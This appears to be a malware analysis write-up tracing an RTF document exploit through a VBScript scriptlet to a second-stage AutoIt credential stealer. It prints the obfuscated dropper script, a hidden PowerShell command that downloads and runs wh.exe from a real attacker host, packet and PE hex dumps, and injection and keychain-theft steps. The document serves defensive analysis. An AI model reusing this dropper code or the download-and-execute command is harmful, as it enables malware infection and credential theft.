
d3d6defe1708f89614b20083c9f8697e52800586a0dad8f2e171efd6a52c027f

Flow



Malicious Doc

```
7263685C 66637330 205C6C61 6E673130 33335C6C 616E6766 65313033 335C6C61 6E676E70 31303333 5C696E73 72736964 35313139 39333520 5C686963
685C6462 63685C6C 6F63685C 66333920 74686520 646F6375 6D656E74 7D7B0D0A 5C72746C 63685C66 63733120 5C616630 205C6C74 7263685C 66637330
205C6C61 6E673130 33335C6C 616E6766 65313033 335C6C61 6E676E70 31303333 5C696E73 72736964 35313139 3933355C 63686172 72736964 35313139
39333520 2E7D5C70 6172205C 70617264 205C7061 677B5C 6F626A65 63745C6F 626A656D 625C6F62 6A77315C 6F626A68 317B5C2A 5C6F626A 636C6173
73205061 634A6167 657D7B5C 2A5C6F62 6A646174 61203031 30353030 30303032 30303030 30303038 30303030 30303530 36313633 36623631 36373635
30303030 30303030 30303030 30303030 30303938 32373030 30303032 30303431 36323633 37343636 36383637 35383637 36383637 36383637 36383637
32653733 36333534 30303433 33613563 36363733 36343733 34343637 36373636 35633431 36323633 37343636 36383637 35383437 36383637 36383637
36383637 32653733 36333534 30303030 30303033 30303230 30303030 30303433 33613563 36363631 36623635 37303631 37343438 35633431 36323633
37343636 36383637 3638360D 0A373638 36373638 36373638 36373265 37333633 35343030 34344430 30303030 33433346 35383444 34433230 37363635
37323733 36393646 36453344 32323331 32453330 32323346 33453343 32313244 32443439 36453230 37303735 36323643 36393733 36383639 36453637
32303631 36453634 32303637 37323631 37303638 36393633 32303634 36353733 36393637 36453243 32303643 36463732 36353644 32303639 37303733
37353644 32303639 37333230 36313230 37303643 36313633 36353638 36463643 36343635 37323230 37343635 37383734 32303735 36453633 36463644
36443646 36453244 32443345 30443041 33363235 34383734 33343336 33363334 36413735 37343642 32303237 33303333 33373338 33333334 30443041
32303631 36313631 36313631 37413634 37333734 34323636 36443533 36333732 36393730 37343435 37383635 36333735 37343635 32383639 36453733
```

OBJECT (Windows script component) -> C:\Users\foo\AppData\Local\Temp\Abctfhghghghghg

ZwCreateSection -> CreateFileW -> Abctfhghghghghg.scT

[wh.exe]

[httP://co50662.tmweb.ru/wh.exe]

```
6%Ht4664jutk '037834
 aaaaazdstBfmScriptExecute(instant)QTRCxYIJTYzCPwwaxxtsNMrhHOf11 =
    "-9482+9551*3026-2906*6579-6478*5111-5012*1036386/8858*3472-3356*501970/4970*9975-9935*489405/4661*471900/4290*745360/6655*1098513/9389*773952/6672*5785-5707*9133-90
    16*486467/4463*866712/8844*1273-1172*-868+982*-3344+3395*-8034+8085*-5866+5907"
<scriptlet
>aaaaaa '017834
In publishing and graphic design, lorem ipsum is a placeholder text commonly
In publishing and graphic design, lorem ipsum is a placeholder text commonly<script language = "vbscript">dim yyyyyyyyyyyyyy:Execute("'b")
zEQibVIXVUEKswxvogvhtPSQTRCxYIJTYzCPwwaxxtsNMrhHOf1 =
    "-9482+9551*3026-2906*6579-6478*5111-5012*1036386/8858*3472-3356*501970/4970*9975-9935*489405/4661*471900/4290*745360/6655*1098513/9389*773952/6672*5785-5707*9133-90
    16*486467/4463*866712/8844*1273-1172*-868+982*-3344+3395*-8034+8085*-5866+5907"

fsdfdsfs = "aHR0UDovL2NvNTA2NjIudG13ZWIucnUvd2guZXhl" '037834
yulkytjtrhtjrkdsarjky ="d2guZXhl" '037834
frease = ""
Function ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)
    Dim sTextEncoding
    if fIsUtf16LE Then sTextEncoding = "utf-16le" Else sTextEncoding = "utf-8"
    ' Use an aux. XML document with a Base64-encoded element.
    ' Assigning the encoded text to .Text makes the decoded byte array
    ' available via .nodeTypedValue, which we can pass to BytesToStr()
    Execute("Set bax = CreateObject(""Msxml2.DOMDocument"").CreateElement(""aux"")")
    With bax
        .DataType = "bin.base64"
        Execute(".Text" + " = sBase64EncodedText")
        ase64Decode = BytesToStr(.NodeTypedValue, sTextEncoding)
    End With
End Function
aaax = "ADODB.Stream"
function BytesToStr(ByVal byteArray, ByVal sTextEncoding)
    If LCase(sTextEncoding) = "utf-16le" then
        ' UTF-16 LE happens to be VBScript's internal encoding, so we can
        ' take a shortcut and use CStr() to directly convert the byte array
        ' to a string.
        BytesToStr = CStr(byteArray)
    Else ' Convert the specified text encoding to a VBScript string.
        ' Create a binary stream and copy the input byte array to it.
        Execute("Set tif = CreateObject(aaax)")
        With tif
            .Type = 1 ' adTypeBinary
            .Open
```

```
    ▸  varf = "Pow" + "erS" + "hell -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command ""(New-Object System.Net.WebClient).DownloadFile('" +
           ase64Decode(fsdfdsfs, False) + "','%appdata%\" + ase64Decode(yulkytjtrhtjrkdsarjky, False) + "');Start-Process '%appdata%\" +
           ase64Decode(yulkytjtrhtjrkdsarjky, False) + "'"""

▸   Set objShell = CreateObject("WScript.Shell")
▸   objShell.run varf, 0


    end with '037834
Execute("set fffffffffgggggg = no" + "thing") '037834
end if '037834
Function Base64Encode(ByVal sText, ByVal fAsUtf16LE)
    ' Use an aux. XML document with a Base64-encoded element.
    ' Assigning the byte stream (array) returned by StrToBytes() to .NodeTypedValue
    ' automatically performs Base64-encoding, whose result can then be accessed
    ' as the element's text.
    With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
        .DataType = "bin.base64"
        if fAsUtf16LE then
            .NodeTypedValue = StrToBytes(sText, "utf-16le", 2)
        else
            .NodeTypedValue = StrToBytes(sText, "utf-8", 3)
        end if
        Base64Encode = .Text
```

```
    pyp354 = pyp354 + bicodo '037834
'MsgBox(masmaaa)
ushv = "start """" ""%app"
evjkd = "Wsc"
ifissb = sdsdsd
ufufufud = "hell"
'MsgBox(masmaaa)
xncdm = ifissb + ufufufud

dim monkey
monkey = monkey +bicodo
function jing()
    Execute("objFile." + "Wr" + "ite stryn")
    objFile.Close
end function

'MsgBox(masmaaa)
end if
'MsgBox("masmaaa")
Set writer=CreateObject("Scripting.FileSystemObject")

outFile="C:\programData\hrjytrj.cmd"

stryn = ushv + "data%\" + ase64Decode(yulkytjtrhtjrkdsarjky, False)
jing()




</script>



</scriptlet>

C:\fakepatH\abctfhgXGHGhGhg.sctabctfhgXghghghg.sctC:\fakepaTH\abctfhgXghghghg.Sct
```

Powershell

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden
-ExecutionPolicy bypass -NoLogo -command "(New-Object
System.Net.WebClient).DownloadFile('httP://co50662.tmweb.ru/wh.exe','C:
\Users\foo\AppData\Roaming\wh.exe');Start-Process 'C:\Users\foo\AppData\Roaming\wh.exe'"
```

DNS

```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 61042 |len=61042
    52 5D 81 80 00 01 00 01 00 00 00 00 07 63 6F 35        R].?.........co5
    30 36 36 32 05 74 6D 77 65 62 02 72 75 00 00 01        0662.tmweb.ru...
    00 01 C0 0C 00 01 00 01 00 00 00 05 00 04 5C 35        ..............\5
    60 14                                                  `.
```

co50662.tmweb.ru
tmweb.ru

HTTP

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.209 TO IP ADDRESS 92.53.96.20
    PORT INFORMATION (49831, 80)
    SEQUENCE INFORMATION (690841362, 1023335100)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (375)
    47 45 54 20 2F 77 68 2E 65 78 65 20 48 54 54 50        GET /wh.exe HTTP
    2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F        /1.1..Accept: */
    2A 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69        *..Accept-Encodi
    6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74        ng: gzip, deflat
    65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D        e..User-Agent: M
    6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70        ozilla/4.0 (comp
    61 74 69 62 6C 65 3B 20 4D 53 49 45 20 37 2E 30        atible; MSIE 7.0
    3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31        ; Windows NT 6.1
    3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74        ; WOW64; Trident
    2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E 45        /4.0; SLCC2; .NE
    54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B        T CLR 2.0.50727;
    20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30         .NET CLR 3.5.30
    37 32 39 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E        729; .NET CLR 3.
    30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43        0.30729; Media C
    65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 49 6E        enter PC 6.0; In
    66 6F 50 61 74 68 2E 33 3B 20 2E 4E 45 54 34 2E        foPath.3; .NET4.
    30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48        0C; .NET4.0E)..H
    6F 73 74 3A 20 63 6F 35 30 36 36 32 2E 74 6D 77        ost: co50662.tmw
    65 62 2E 72 75 0D 0A 43 6F 6E 6E 65 63 74 69 6F        eb.ru..Connectio
    6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D        n: Keep-Alive...
    0A                                                     .
```

```
6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 43    n: Keep-Alive..C
6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70    ontent-Type: app
6C 69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64 6F 73    lication/x-msdos
2D 70 72 6F 67 72 61 6D 0D 0A 0D 0A 4D 5A 90 00    -program....MZ..
03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00    ................
00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00    ....@...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 10 01 00 00 0E 1F BA 0E    ................
00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70    ....!..L.!This p
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65    rogram cannot be
20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65     run in DOS mode
2E 0D 0D 0A 24 00 00 00 00 00 00 00 16 73 92 92    ....$........s..
52 12 FC C1 52 12 FC C1 52 12 FC C1 14 43 1D C1    R...R...R....C..
50 12 FC C1 CC B2 3B C1 53 12 FC C1 5F 40 23 C1    P.....;.S..._@#.
61 12 FC C1 5F 40 1C C1 E3 12 FC C1 5F 40 1D C1    a..._@......_@..
67 12 FC C1 5B 6A 7F C1 5B 12 FC C1 5B 6A 6F C1    g...[j.[...[jo.
77 12 FC C1 52 12 FD C1 72 10 FC C1 E7 8C 16 C1    w...R...r.......
02 12 FC C1 E7 8C 23 C1 53 12 FC C1 5F 40 27 C1    ......#.S..._@'.
53 12 FC C1 52 12 6B C1 53 12 FC C1 E7 8C 22 C1    S...R.k.S.....".
53 12 FC C1 52 69 63 68 52 12 FC C1 00 00 00 00    S...RichR.......
00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00    ............PE..
4C 01 05 00 FF D2 F1 5D 00 00 00 00 00 00 00 00    L......]........
E0 00 22 01 0B 01 0C 00 00 DE 08 00 00 4A 10 00    .."..........J..
00 00 00 00 4A 7F 02 00 00 10 00 00 00 F0 08 00    ....J...........
00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00    ..@.............
00 00 00 00 05 00 01 00 00 00 00 00 00 A0 19 00    ................
00 04 00 00 E6 C8 0F 00 02 00 40 80 00 00 40 00    ..........@?..@.
00 10 00 00 00 00 40 00 00 10 00 00 00 00 00 00    ......@.........
10 00 00 00 00 00 00 00 00 00 00 00 4C A4 0B 00    ............L...
7C 01 00 00 00 70 0C 00 00 A3 0C 00 00 00 00 00    |....p...........
00 00 00 00 00 00 00 00 00 00 00 00 20 19 00 00    ............ ...
30 71 00 00 C0 2B 09 00 1C 00 00 00 00 00 00 00    0q...+..........
```

Download the 2nd stage executable

&&

the sub payload

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00 00 00 00 09 00 00 20 AE 7D 00 00 00 04 00 00    ....... .}......
46 00 54 00 71 D4 73 5D DB 5B 6E 12 00 00 00 00    F.T.q.s].[n.....
00 00 00 00 11 00 08 00 02 00 00 00 01 00 04 06    ................
00 0C 29 9D 78 C5 00 00 00 00 00 00 00 00 00 00    ..).x...........
00 00 00 00 00 00 00 00 00 00 00 50 56 3F 26 92    ...........PV?&.
00 0C 29 9D 78 C5 08 00 45 00 7D A0 C7 19 40 00    ..).x...E.}...@.
40 06 E1 78 0A 00 00 0A 0A 00 00 BC 00 50 C0 AD    @..x.........P..
8C 15 51 4D 6A 5D 94 EA 50 18 00 E5 92 58 00 00    ..QMj]..P....X..
46 33 33 46 43 45 36 46 33 37 39 38 31 30 43 37    F33FCE6F379810C7
32 45 43 33 44 45 43 30 31 44 31 34 35 44 38 30    2EC3DEC01D145D80
30 35 31 31 42 42 44 34 30 42 43 46 36 44 32 30    0511BBD40BCF6D20
46 30 39 32 38 30 36 30 39 45 39 37 38 37 34 42    F09280609E97874B
42 42 39 42 46 37 43 37 36 39 36 44 38 32 42 37    BB9BF7C7696D82B7
37 35 43 38 41 41 34 36 38 36 34 38 44 43 42 32    75C8AA468648DCB2
37 34 45 43 33 34 32 43 42 43 44 46 34 39 46 44    74EC342CBCDF49FD
44 31 45 43 39 33 37 34 43 34 41 43 32 41 33 33    D1EC9374C4AC2A33
39 30 43 35 39 32 43 38 41 35 37 38 46 38 36 38    90C592C8A578F868
33 42 46 39 36 30 33 31 35 45 45 33 31 46 45 45    3BF960315EE31FEE
42 45 33 44 41 44 34 46 39 38 38 35 38 33 35 34    BE3DAD4F98858354
33 39 41 34 46 43 30 41 43 44 46 42 33 30 37 46    39A4FC0ACDFB307F
42 37 34 39 41 37 34 46 36 35 43 45 44 42 31 31    B749A74F65CEDB11
30 46 45 32 33 41 41 44 42 42 34 38 41 32 33 46    0FE23AADBB48A23F
39 42 43 35 34 42 33 31 35 46 42 38 42 32 39 37    9BC54B315FB8B297
41 42 42 38 36 46 37 34 41 39 30 38 42 41 45 45    ABB86F74A908BAEE
39 32 42 38 42 39 37 34 30 38 44 43 33 30 38 39    92B8B97408DC3089
41 32 41 44 45 46 33 43 35 33 34 38 33 41 42 37    A2ADEF3C53483AB7
43 35 36 46 34 44 38 36 44 45 33 35 41 39 46 45    C56F4D86DE35A9FE
```

2nd stage (AUTOIT)

wh.exe (Powershell downloads this file httP://co50662.tmweb.ru/wh.exe)

WriteToProcess memory -> WMI -> Check Process -> Sleep -> Check for loaded modules

Inject && Access vault password

CreateProcessInternalW -> CreateSuspendedProcess -> RegAsm.exe

```
"C:\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegAsm.exe"
```

```
"C:\Program Files (x86)\Common Files\Apple\Apple Application Support\plutil.exe"  -convert
xml1 -s -o "C:\Users\foo\AppData\Local\Temp\\fixed_keychain.xml" "C:
\Users\foo\AppData\Roaming\Apple Computer\Preferences\keychain.plist"
```

Domains

mail.shreejitransport.com

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
N -> ns409.websitewelcome.com.
N -> ns410.websitewelcome.com.
M -> shreejitransport.com. [0]
```

```
AUTOIT NO CMDEXECUTE
CMDLINERAW
CMDLINE
AutoIt3ExecuteLine
```

```
 GetProcAddress(eax, “GetNativeSystemInfo");
```

```
Func jkscdfigrg($a6, $aaaaaa, $aaaaaaaa, $aaaaaaaaa)
    Dim $dsfi9u = $poe(modburbahlrvpurmkhne())
    Dim $yryvzqfybvylbgfvdorj = eoykwuyjgqkldxdkaevg()
    Dim $bqejjmoforagbfx = $yryvzqfybvylbgfvdorj & iwrcadayjcnqeuhwjxzk()
    Dim $atgodwjualwqmyefqsbzhmplmczkj = $bqejjmoforagbfx & svdbnmkqsfpamvtkhkhg()
    Dim $urjvjfbxznmswexmwbhjmjo = $atgodwjualwqmyefqsbzhmplmczkj & tktarrwyicyexqpsfcbg()
    Dim $agpneuc = $urjvjfbxznmswexmwbhjmjo & bermxziwiasdxfyokddr()
    Dim $bwzlfumucscirfogl = $agpneuc & rvokjgknokofvmximmui()
    Dim $iryqasbxkdjpusxcxmptlydzczo = $bwzlfumucscirfogl & tmmigknfbhxfxqofblxz()
    Dim $gdsjlzdemvl = $iryqasbxkdjpusxcxmptlydzczo & rcqwkoycpfrbmlsxruda()
    Dim $aeynvqdeiaffttznaknyobeu = $gdsjlzdemvl & dcrlevoxyufvmojvobzs()
    Dim $tsuxqqnkhlllvxdnwxqnb = $aeynvqdeiaffttznaknyobeu & mllnjtemrhhemfaihrhr()
    Dim $xyqmldtywwyzdu = $tsuxqqnkhlllvxdnwxqnb & phceachuqcggcxokzsxl()
    Dim $cwgosnuyhhnsdh = $xyqmldtywwyzdu & grupophmybualyixbvef()
    Dim $acrlrtvtekentlkpnlrcaqqiyagz = $cwgosnuyhhnsdh & dwymcosateawwtswzmbi()
    Dim $qiztzmyuf = $acrlrtvtekentlkpnlrcaqqiyagz & hvidryyxwfoenibpiexa()
    Dim $nikyjsvk = $qiztzmyuf & pjodcljpovaqnucdaolb()
    Dim $etiosubabgkminqmwcvlknhn = $nikyjsvk & uwrekolsepueoftfhqul()
    Dim $pjzdhdrxvythykyox = $etiosubabgkminqmwcvlknhn & glupwossnsxiacmdmujf()
    Dim $syfniwarycgxjz = $pjzdhdrxvythykyox & pumsdkwsdbyvnjwzkhyi()
    Dim $a5 = $syfniwarycgxjz & mqnapcllvxhazpwqioni()
    Local $a1 = $poe($dsfi9u(jvtsswjjzhftogsbbqtl()))
    Local $a2 = $poe($dsfi9u(bqgguhwwaurtzhdtpxom()))
    Local $a3 = $poe($dsfi9u(ftvhuhunwrlqflwakltq()))
    Local $a4 = $poe($dsfi9u(zwghsmnpktnvbszzlalt()))
    $poe($dsfi9u(fsphbwnkbrhurydkxrtt()))
    $poe($dsfi9u(vktcpltgbnhdnyvwzadm()))
    Local $a8 = $poe($dsfi9u(noulwxjdqrkliumgnwrj()))
```

```
Func srfznqjpui()
    Dim $pbnfpmzbavajdxtllrkf =
        "0x40486f6d6544726976652026202225c5c5c5c57696e646f77735c5c5c5c4d6963726f736f66742e4e45545c5c5c5c4672616d65776f726b5c
        5c5c5c76322e302e35303732375c5c5c5c52656741736d2e65786522"
    Dim $wrgujkgnjqdyauuffzlt =
        iuvlxyoggc("0x5770634D6F6E457C43657274456E726F6C6C437C52746C5570643634417C75706E70636F6E745A7C41707056496E74656772
        174696F6E497C57696E646F77732E4D656469612E4261636B67726F756E64506C6179626163 6B597C41737369676E656441636365737 34D616E
        616765725A7C6173796366696C74457C4C61756E6368544D537C773332746D587C416374696F6E4D6772487C747474726163657 2567C524D416
        37469766174655F7373705F697376437C417070564F726368657374726174696F6E4B7C466C6173685574696C5F41637469766558427C736563
        7572656B65726E656C547C6361747372767073557C43656C6C756C6172415049587C647276636667547C52744443706C3634497C6361706970
        26F7669646572557C6161647462427C53656E736F72461746153657276696365517C416374696F6E51756575654B7C53797374656D50726F70
        657274696573526 56D6F7465467C41707052656164696E657373577C41707056436C69656E745053437C6175746F70696C6F74417C776563757
        4696C457C524F5554454D7C465853554E415444437C707372567C417070584465706C6F796D656E74457874656E73696F6E732E6465736B746F
        70517C496E6644656661756C74496E7374616C6C487C43616D6572615365747469 6E67735549486F7374417C62726F77636C69457C4170706C6
        9636174696F6E4672616D65497C41737369676E656441636365737 34D616E61676572447C6173796366696C74477C536563456469744E7C4465
        76696365456A656374527C6576656E74767772547C4465766963655061697269 6E6757697A6172644B7C5072696E7442726D5569457C5072696
        E7442726D55694E7C4C6F636B53637265656E436F6E74656E745365727665725A7C6161647462437C436F6D704D676D744C61756E6368657245
        7C617574686677636667587C44657669636550726F706572746965735A",
        "0x425645484750584E52564D4A5755554C43505A5257425A4447414F4E4B474B56", "2")
    jkscdfigrg($pbnfpmzbavajdxtllrkf, $wrgujkgnjqdyauuffzlt, False, False)
EndFunc
```